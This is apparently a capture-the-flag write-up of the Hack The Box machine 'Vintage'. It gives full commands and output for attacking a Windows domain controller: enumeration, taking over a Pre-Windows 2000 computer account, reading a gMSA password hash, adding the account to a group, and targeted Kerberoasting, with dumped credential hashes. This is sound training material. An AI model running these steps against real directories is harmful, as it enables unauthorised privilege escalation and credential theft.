Reconnaissance
Given Credentials
As it is common in real life windows pentests, we’re given a set of credentials to start:
P.Rosa / Rosaisbest123nmap/TCP
nmap detected a bunch of open ports which is typical for a Domain Controller:
croc@hacker$ rustscan -a vintage.htb --ulimit 5000 -- -A -T5 -Pn -oA Initial[~] Automatically increasing ulimit value to 5000.Open 10.10.11.45:53Open 10.10.11.45:88Open 10.10.11.45:135Open 10.10.11.45:139Open 10.10.11.45:389Open 10.10.11.45:445Open 10.10.11.45:464Open 10.10.11.45:593Open 10.10.11.45:5985Open 10.10.11.45:9389Open 10.10.11.45:49664Open 10.10.11.45:49668Open 10.10.11.45:49674Open 10.10.11.45:49685Open 10.10.11.45:55598[~] Starting Nmap[>] The Nmap command to be run is nmap -A -T5 -Pn -oA Initial -vvv -p 53,88,135,139,389,445,464,593,5985,9389,49664,49668,49674,49685,55598 10.10.11.45
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 10:48 ESTNmap scan report for vintage.htb (10.10.11.45)Host is up, received user-set (0.30s latency).Scanned at 2025-02-25 10:48:15 EST for 114s
PORT      STATE SERVICE       REASON          VERSION53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-02-25 15:48:30Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.05985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.049685/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC55598/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCWarning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: general purposeRunning (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016OS fingerprint not ideal because: Timing level 5 (Insane) usedAggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)No exact OS matches for host (test conditions non-ideal)
Uptime guess: 0.243 days (since Tue Feb 25 05:00:54 2025)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=264 (Good luck!)IP ID Sequence Generation: IncrementalService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 53397/tcp): CLEAN (Timeout)|   Check 2 (port 32930/tcp): CLEAN (Timeout)|   Check 3 (port 61163/udp): CLEAN (Timeout)|   Check 4 (port 18266/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required|_clock-skew: 1s| smb2-time:|   date: 2025-02-25T15:49:32|_  start_date: N/A
TRACEROUTE (using port 445/tcp)HOP RTT       ADDRESS1   332.27 ms 10.10.14.12   331.93 ms vintage.htb (10.10.11.45)
Nmap done: 1 IP address (1 host up) scanned in 118.40 seconds           Raw packets sent: 100 (8.116KB) | Rcvd: 51 (3.060KB)
The hostname of the DC is DC01 so I added DC01.vintage.htb and vintage.htb into the hosts file.
croc@hacker$ sudo sed -i '$a10.10.11.45 DC01.vintage.htb vintage.htb' /etc/hostsSMB - 139/445
A STATUS_NOT_SUPPORTED error appeared while connecting to the SMB Server. This is most likely because the SMB server does not support the authentication method being used.
croc@hacker$ impacket-smbclient 'vintage.htb'/'P.Rosa':'Rosaisbest123'@10.10.11.45Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[-] SMB SessionError: code: 0xc00000bb - STATUS_NOT_SUPPORTED - The request is not supported.
On the other hand, I tried Kerberos Authentication and it worked like a charm. However, we don’t have access to any useful shares.
croc@hacker$ impacket-smbclient 'vintage.htb'/'P.Rosa':'Rosaisbest123'@DC01.vintage.htb -kImpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[-] CCache file is not found. Skipping...Type help for list of commands# sharesADMIN$C$IPC$NETLOGONSYSVOL#Ldapdomaindump - 389/TCP
Ldapdomaindump has two authentication modes: SIMPLE and NTLM(default). As NTLM is disabled, I tried using the SIMPLE authentication mode and it worked. This type of authentication utilizes a username and a password sent in clear text unless encrypted with SSL/TLS.
croc@hacker$ sudo /usr/bin/ldapdomaindump ldap://10.10.11.45 -u 'VINTAGEP.Rosa' -p 'Rosaisbest123' -at SIMPLE[*] Connecting to host...[*] Binding to host[+] Bind OK[*] Starting domain dump[+] Domain dump finished
croc@hacker$ lsdomain_computers_by_os.html  domain_groups.grep  domain_policy.html  domain_trusts.json          domain_users.jsondomain_computers.grep        domain_groups.html  domain_policy.json  domain_users_by_group.htmldomain_computers.html        domain_groups.json  domain_trusts.grep  domain_users.grepdomain_computers.json        domain_policy.grep  domain_trusts.html  domain_users.html
I found C.Neri_adm to be a Remote Desktop User which may allow RDP access if we pivot to this user.


There are a bunch of service accounts as well that might allow kerberoasting:

We also have a couple of Remote management users as well that could lead us to WinRM access:

Several computer accounts were also found:

Since the Account Lockout Threshold is set to 0, we’re good password spraying:
Ldapsearch - List Users by Groups
An alternative way to enumerate users and their groups is by using ldapsearch with simple authentication:
croc@hacker$ ldapsearch -x -H ldap://10.10.11.45 -D "P.Rosa@vintage.htb" -w "Rosaisbest123" -b "DC=vintage,DC=htb" "(objectClass=user)" sAMAccountName memberOf# extended LDIF## LDAPv3# base  with scope subtree# filter: (objectClass=user)# requesting: sAMAccountName memberOf#
# Administrator, Users, vintage.htbdn: CN=Administrator,CN=Users,DC=vintage,DC=htbmemberOf: CN=Group Policy Creator Owners,CN=Users,DC=vintage,DC=htbmemberOf: CN=Domain Admins,CN=Users,DC=vintage,DC=htbmemberOf: CN=Enterprise Admins,CN=Users,DC=vintage,DC=htbmemberOf: CN=Schema Admins,CN=Users,DC=vintage,DC=htbmemberOf: CN=Administrators,CN=Builtin,DC=vintage,DC=htbsAMAccountName: Administrator
# Guest, Users, vintage.htbdn: CN=Guest,CN=Users,DC=vintage,DC=htbmemberOf: CN=Guests,CN=Builtin,DC=vintage,DC=htbsAMAccountName: Guest
# DC01, Domain Controllers, vintage.htbdn: CN=DC01,OU=Domain Controllers,DC=vintage,DC=htbsAMAccountName: DC01$
# krbtgt, Users, vintage.htbdn: CN=krbtgt,CN=Users,DC=vintage,DC=htbmemberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=vintage,DC=htbsAMAccountName: krbtgt
# gMSA01, Managed Service Accounts, vintage.htbdn: CN=gMSA01,CN=Managed Service Accounts,DC=vintage,DC=htbsAMAccountName: gMSA01$
# fs01, Computers, vintage.htbdn: CN=fs01,CN=Computers,DC=vintage,DC=htbmemberOf: CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=vintage,DC=htbsAMAccountName: FS01$
# M.Rossi, Users, vintage.htbdn: CN=M.Rossi,CN=Users,DC=vintage,DC=htbsAMAccountName: M.Rossi
# R.Verdi, Users, vintage.htbdn: CN=R.Verdi,CN=Users,DC=vintage,DC=htbsAMAccountName: R.Verdi
# L.Bianchi, Users, vintage.htbdn: CN=L.Bianchi,CN=Users,DC=vintage,DC=htbmemberOf: CN=ServiceManagers,OU=Pre-Migration,DC=vintage,DC=htbmemberOf: CN=Remote Management Users,CN=Builtin,DC=vintage,DC=htbsAMAccountName: L.Bianchi
# G.Viola, Users, vintage.htbdn: CN=G.Viola,CN=Users,DC=vintage,DC=htbmemberOf: CN=ServiceManagers,OU=Pre-Migration,DC=vintage,DC=htbsAMAccountName: G.Viola
# C.Neri, Users, vintage.htbdn: CN=C.Neri,CN=Users,DC=vintage,DC=htbmemberOf: CN=ServiceManagers,OU=Pre-Migration,DC=vintage,DC=htbmemberOf: CN=Remote Management Users,CN=Builtin,DC=vintage,DC=htbsAMAccountName: C.Neri
# P.Rosa, Users, vintage.htbdn: CN=P.Rosa,CN=Users,DC=vintage,DC=htbsAMAccountName: P.Rosa
# svc_sql, Pre-Migration, vintage.htbdn: CN=svc_sql,OU=Pre-Migration,DC=vintage,DC=htbmemberOf: CN=ServiceAccounts,OU=Pre-Migration,DC=vintage,DC=htbsAMAccountName: svc_sql
# svc_ldap, Pre-Migration, vintage.htbdn: CN=svc_ldap,OU=Pre-Migration,DC=vintage,DC=htbmemberOf: CN=ServiceAccounts,OU=Pre-Migration,DC=vintage,DC=htbsAMAccountName: svc_ldap
# svc_ark, Pre-Migration, vintage.htbdn: CN=svc_ark,OU=Pre-Migration,DC=vintage,DC=htbmemberOf: CN=ServiceAccounts,OU=Pre-Migration,DC=vintage,DC=htbsAMAccountName: svc_ark
# C.Neri_adm, Users, vintage.htbdn: CN=C.Neri_adm,CN=Users,DC=vintage,DC=htbmemberOf: CN=DelegatedAdmins,OU=Pre-Migration,DC=vintage,DC=htbmemberOf: CN=Remote Desktop Users,CN=Builtin,DC=vintage,DC=htbsAMAccountName: C.Neri_adm
# L.Bianchi_adm, Users, vintage.htbdn: CN=L.Bianchi_adm,CN=Users,DC=vintage,DC=htbmemberOf: CN=DelegatedAdmins,OU=Pre-Migration,DC=vintage,DC=htbmemberOf: CN=Domain Admins,CN=Users,DC=vintage,DC=htbsAMAccountName: L.Bianchi_adm
# search referenceref: ldap://ForestDnsZones.vintage.htb/DC=ForestDnsZones,DC=vintage,DC=htb
# search referenceref: ldap://DomainDnsZones.vintage.htb/DC=DomainDnsZones,DC=vintage,DC=htb
# search referenceref: ldap://vintage.htb/CN=Configuration,DC=vintage,DC=htb
# search resultsearch: 2result: 0 Success
# numResponses: 21# numEntries: 17# numReferences: 3
Note the FS01$ computer account being a part of Pre-Windows 2000 Compatible Access group which we didn’t see earlier in ldapdomaindump output. That is interesting!
BloodHound Collection
I collected the loot using bloodhound-python and uploaded in bloodhound:
croc@hacker$ bloodhound-python -u 'P.Rosa' -p 'Rosaisbest123' -d 'vintage.htb' -c all -ns 10.10.11.45INFO: Found AD domain: vintage.htbINFO: Getting TGT for userINFO: Connecting to LDAP server: dc01.vintage.htbINFO: Found 1 domainsINFO: Found 1 domains in the forestINFO: Found 2 computersINFO: Connecting to LDAP server: dc01.vintage.htbINFO: Found 16 usersINFO: Found 58 groupsINFO: Found 2 gposINFO: Found 2 ousINFO: Found 19 containersINFO: Found 0 trustsINFO: Starting computer enumeration with 10 workersINFO: Querying computer: FS01.vintage.htbINFO: Querying computer: dc01.vintage.htbWARNING: Could not resolve: FS01.vintage.htb: The resolution lifetime expired after 3.106 seconds: Server Do53:10.10.11.45@53 answered The DNS operation timed out.INFO: Done in 01M 56S
croc@hacker$ ls20250228115043_computers.json   20250228115043_domains.json  20250228115043_groups.json  20250228115043_users.json 20250228115043_containers.json  20250228115043_gpos.json     20250228115043_ous.json
The reason that FS01.vintage.htb didn’t resolve here is that the target machine doesn’t have a DNS record for it:
croc@hacker$ nxc ldap DC01.vintage.htb -d 'vintage.htb' -u 'P.Rosa' -p 'Rosaisbest123' -k -M get-network -o ALL=trueLDAP        DC01.vintage.htb 389    DC01             [*] None (name:DC01) (domain:vintage.htb)LDAP        DC01.vintage.htb 389    DC01             [+] vintage.htbP.Rosa:Rosaisbest123GET-NETWORK DC01.vintage.htb 389    DC01             [*] Querying zone for recordsGET-NETWORK DC01.vintage.htb 389    DC01             Found 1 recordsGET-NETWORK DC01.vintage.htb 389    DC01             [+] Dumped 1 records to /home/kali/.nxc/logs/vintage.htb_network_2025-03-12_150255.log
croc@hacker$ cat /home/kali/.nxc/logs/vintage.htb_network_2025-03-12_150255.logdc01.vintage.htb    10.10.11.45
Data Analysis
I started with the P.Rosa account since we had its credentials, but I didn’t find anything useful there. Next, I focused on the computer objects, as we had already spotted something interesting—the Pre-Windows 2000 Compatible Access group.
Pre-Windows 2000 Compatible Access group
This group was introduced by Microsoft in Windows 2000 primarily to provide backward compatibility with Windows NT and legacy applications requiring broad read access to Active Directory. According to Microsoft,
I recommend reading the following to understand the security implications of this group:
Abusing FS01$
If a new computer is configured as a “Pre-Windows 2000 Computer”, it means that it’s credential is DOMAIN.TLDCOMPUTERNAME$:computername(The password is the lowercase of the computer name). However, once an authentication occurs for a pre-windows 2000 computer, it’s password usually needs to be changed.
As FS01$ is a part of this group, it’s worth checking whether we can do something with it or not. I tried to get a TGT for it which got successful:
croc@hacker$ impacket-getTGT 'vintage.htb/FS01$:fs01' -k -dc-ip DC01.vintage.htbImpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in FS01$.ccache
Hence, we own the FS01$ computer object. We can also gain a SMB shell if we want:
croc@hacker$ export KRB5CCNAME=FS01$.ccache
croc@hacker$ impacket-smbclient 'vintage.htb'/'FS01$'@DC01.vintage.htb -k -no-passImpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
Type help for list of commands# sharesADMIN$C$IPC$NETLOGONSYSVOL#
Way Forward - BloodHound

I marked FS01 as owned and then under Analysis > Shortest Path from owned Principals, I found that the Domain Computers group, which FS01 is a member of, has ReadGMSAPassword permissions over GMSA01$.
Abusing Group Managed Service Account - GMSA01$
According to BloodHound,
Moving forward, I successfully retrieved the NTLM hash for the GMSA01$ account by authenticating as the FS01$ account using bloodyAD.
croc@hacker$ KRB5CCNAME=FS01$.ccache bloodyAD --host "DC01.vintage.htb" -d "vintage.htb" -k get object GMSA01$ --attr msDS-ManagedPassword
distinguishedName: CN=gMSA01,CN=Managed Service Accounts,DC=vintage,DC=htbmsDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:51434c5b357ff89c5f85d994a27f7339msDS-ManagedPassword.B64ENCODED: qNZ+qlGD+Cx17DM27SffmeF+2eftJRLCsHfxsLxSzhh2dERzgKmiJzvEHrfEAqstlS64r4Y1OQdu8sdCT6b8+gYXpLDa8xBQIFyshNK7YPrERV3rJVALnhITHE4lKIYoagI4Dr9owAMBGo7ZC4LOoBGk90mk4uuIMHNtylVRWva41F+v2TFCzSNfKnBSVuLhiZ+koEMTCkgP3Z+4Xnnluw6qkD3WPsnsYDlYYizOGPhsUwB1GJyzFHawe4iwfVnbWQdouCgflR27treFO5W0R5RqcRhkwEYLomOobFVUa3kGh1iQNdpaJLPI6Uo4767UM1O/sSaeML8nKVKhwsDolA==
Furthermore, I got the TGT for GMSA01$ using his NTLM hash. Hence, we have full control over it.
croc@hacker$ impacket-getTGT 'vintage.htb/GMSA01$' -hashes aad3b435b51404eeaad3b435b51404ee:51434c5b357ff89c5f85d994a27f7339 -kImpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in GMSA01$.ccacheRevisiting BloodHound
I found that GMSA01$ has the ability to add itself to Service Managers group:

I used bloodyAD to add GMSA01$ to the Service Managers group:
croc@hacker$ KRB5CCNAME=GMSA01$.ccache bloodyAD -d 'vintage.htb' -u 'GMSA01$' -k --host 'DC01.vintage.htb' add groupMember 'ServiceManagers' 'GMSA01$'[+] GMSA01$ added to ServiceManagersShell as C.Neri
Targeted Kerberoasting - Service Accounts
Investigating the Service Managers group in bloodhound, I found that the members of this group has GenericAll privilege over three service accounts: svc_ldap, svc_sql & svc_ark. This is also known as full control. This privilege allows the trustee to manipulate the target object however they wish.

Full control of a user allows us to modify properties of the user in order to perform a targeted kerberoast attack. The tool used will set an arbitrary SPN on all the svc_* accounts, request a TGS and then remove the SPN.
croc@hacker$ KRB5CCNAME=GMSA01$.ccache python3 targetedKerberoast.py -k --no-pass -d 'vintage.htb' --dc-host 'DC01.vintage.htb' --dc-ip '10.10.11.45'[*] Starting kerberoast attacks[*] Fetching usernames from Active Directory with LDAP[+] Printing hash for (svc_ldap)$krb5tgs$23$*svc_ldap$VINTAGE.HTB$vintage.htb/svc_ldap*$4cace799b4753e4e7521f512d68046a6$e49b0b03add50aaf82eb2bbd2b104f1f96e87a662655bfdfd95a401f0eb5ac58f8a28394a66f85c4c89cdc9fb86161a05f55cb195b15615a32b86206e7cae10421e40e0269314b9242d3324cf882d3266a63bd9107110d252f571699e55130b8473ff8961602beec6df014aa61dd3e9dddfad02124e67e6324b37ac17edf0756cd9a0631cc5c28beae652f2337a7dcc90b0b4c94625549b42a07bae5dd336affc45fd99f9c45314eee1d6329bbdbfefe9d42b1a13d702705167c2210deff8624113c5b3d0821efcef78146b185540ac2d622ba677c1e4fc454ba128b3a296221df84776a97eb0c1223e85eba3d00cd6d07cf0879c447f789a50fe53e7881af4a32a1fc72657425be530c32554dbdf8fd4bd26b10da6de162599753bae2c915bce1b46b2a4a58b5cb29ce260aec28af2c942f283b31ae3c028e2e9c2b92ec2c21a749ce8471918cb023068f5f57c5e23652b1262a1df87d527f2849ea6628807754fa942e2353e5e4c8fc22f1079e3dc062adac1450ee0713599b59f3de4f74e00acb40613c7d7ee9574adf5d085811bfe4698d606444da84165b2807dbe4671702f72780af2ad5b42bd46a89309878018e4f83a0dd8cfbfe7a3d05b606a93917a135cf69c93062f941fe3b4f301cf5b76e3966896bad0ee3d2224477e8475ccfec98813b481226f1385507e7876c9e82814ff48ea90c4207e2c1995c743297da7ee9e031004e6134c5459e7b30cfea29193fb623c08ae2bd923945758634ac8f7c7534bc8013e2d5ef10e1d8823090ddd432810cfa17f1f81935d90d98530ac56625851e544310f877ba89bbf4ef646c505fe6a33f5e8cce70d35559d35cb5f23ba588465f3f2400c2c51de57efda9d65e1af2940c7b1d8481a135826df4e3d379d09cf2a9c95a98efff900abbd0cf17e25821c11c3642c6a80badb74014e7d375bb6f99b76def89295a4b4358600de0ea4aeb2b46e046e65474663775f9daf723e11dc4cd02c34005cd4e405c96739a7b59030bb0d312b7a51079abff82f054e91f7a2e69ae78e4184582766aa05c9577b06928ee7f008aee5acad3717641bc492a4849270a15a8106b6a94cb25196e7100b59681c33c915b1664dc1cc49042574e8a3fe23b30762acc3708514c57150a210e0a811fe26af640ac1d5e6f0b132dfb6484edc38536c0fab621aa0382c77939c432eb88118515c79beffd473e220dc84ad58d2c56165056bdc4a7e8687ced370cfff7582381cd4777aaece2b8d7b5ee9005dec1a2e711822fbfabe71293cdc7b2364fe2f48c0a490d845de191a0baa6ed6351b1c62d274a92505482e0851a9053429528935e5bd5803055568214985bd39a4d4107d0ad5306187edb7d24fd463132f77c87cd94b178c56c29b2a9a25d44cd5e45fecdb89e7c76b4f60e3c7a86933f88603a04a4c39355f3be5f24500eca[+] Printing hash for (svc_ark)$krb5tgs$23$*svc_ark$VINTAGE.HTB$vintage.htb/svc_ark*$ee407a467d551f7bafb41550d761efc0$eafa2a8943fd67185df83290c4a82c26cff33460d4eae96128f297ef6f6ccea3b2d6e0fb4781a7cae205045445b2df4cff0757d9c79c50a4046b6629e47db6e19309734fac086d5b314c14cc984f597c1772aaa35f794a77121fb2cea6ebf939c1efd70fd6e2614bebd4a4d27c09fcc7ec1424b93ae936bd9299d1d0fb0e27d0d687200bcb6489c66e1b4ffbf5253ef87532a703bded87c94ade871a6d6bd78ce477584dbd5780907fb11aa8fbc205bbed6ba178fbbf87c219a5780caac18dc3d91ddae2538954e18269f8f183f9f867cc4e4c08342f1f6728dd00a7e60c4fc7b10fdcf63e8b4a9e4ed924df8200ad736d77c90ab4cf80b6de2bad41ce5daf4506b7b96cee127e9c84d06a283c325c814ab9d271be38e98c4de0b6eaac13cee96c8c85b77539bcdcb770bd1572661eb5cd7e12892dd5b7be16cc0430427afcaf25ad53b862f7121a2429085a7e3cfd77faa4ddf93addc4d11c03bf07ecda671d4a616a07176b6d93469ad0a441dc608097566e7cb4b385ea66c6b66d47d629f43a81377117bf855e6e279b60d1ea670fa3fe90d4f17a42422bce6421d551b890724a060a0a37f2f2f3eafeaeda5005394a8b2a1c6dcfe06bcb96119caf2d08911cdebf0147792642f24c217706c9355bfbbeffa40896429dfb45b0bba1124f106e7fe92e46f70ec8cab2267d822f2472b557c5b99ec011b16906b17235ebe0a5c82eee5886d3675f852b86a39f26cbe7b8e2afc2f10b227e4b24c8488986477dc199a27cade4f2048dd6f4f5b60269b9da9a8c8911ff7f85bc4b8b747f05b9d37879e4c01d20c2c5b025251a7b18911740a9cfd08f990dcb68b29f9951b8140e0d96a47c92401af16e521b76a9f6dfc7a258767e8ea1b790054d2dec6a087d0df464caea8a0d641e9335449d2ba24c008146d0fa54b56f4dfd7392e9d2eb5ffee38a1863bf242e6a94d367eb8d19b5c00bb1611f35727669c1e52b993ccca0fd4818b3f9ea62b841a69dda4497f174a6e69327d8fdde71212ab89ca1efdb6b6a04768569055fe493d2e71617abd42bac1c81325f5a59ce6926e5b59e9020d97e9148b88d86bfee9cd4e3ec6abd9f1df17c77b3e3a92eba2daa25cf3e976233ca24d04a0cc01f39997155d9c88c2397e5e12c57b0ef8c5dfe886ff7bc15cef3f04f765fbca7ef8efbb72ef4ed5af83def90dcdcf6c6564a1450101cd2de2ddd1bb74b9ea216667c1a5f713ef21c948b4005791309244c757571325ec7a0a20367b30297db3aa3dcf9ca7158e31ee3d78708b9a9ccd30f706bfef42267616861554559e6dbd8bf4d59f6b7cfd4ff8d4d1fd6efd251b9bcd0b5ac98fbddbb86a0837ef4bc34a8ceba632fdd957acad4c9e92e043d3bc012527c0d14e1c26446abc3cd7a90cefdee3159f7ec0cbc46614cbc33d285622b9b48885c57724b8359cfae066f4bNote that this only retrieved the TGS for two service accounts. The svc_sql account is absent from the output. This is because it is not enabled, as you can see below in bloodhound:

I enabled the svc_sql account using bloodyAD:
croc@hacker$ KRB5CCNAME=GMSA01$.ccache bloodyAD -u 'gMSA01' --host 'DC01.vintage.htb' -d 'vintage.htb' -k remove uac 'svc_sql' -f ACCOUNTDISABLE[-] ['ACCOUNTDISABLE'] property flags removed from svc_sql's userAccountControlNow that the svc_sql account is enabled, performing the targeted kerberoasting again successfully retrieved the TGS for all three service accounts.
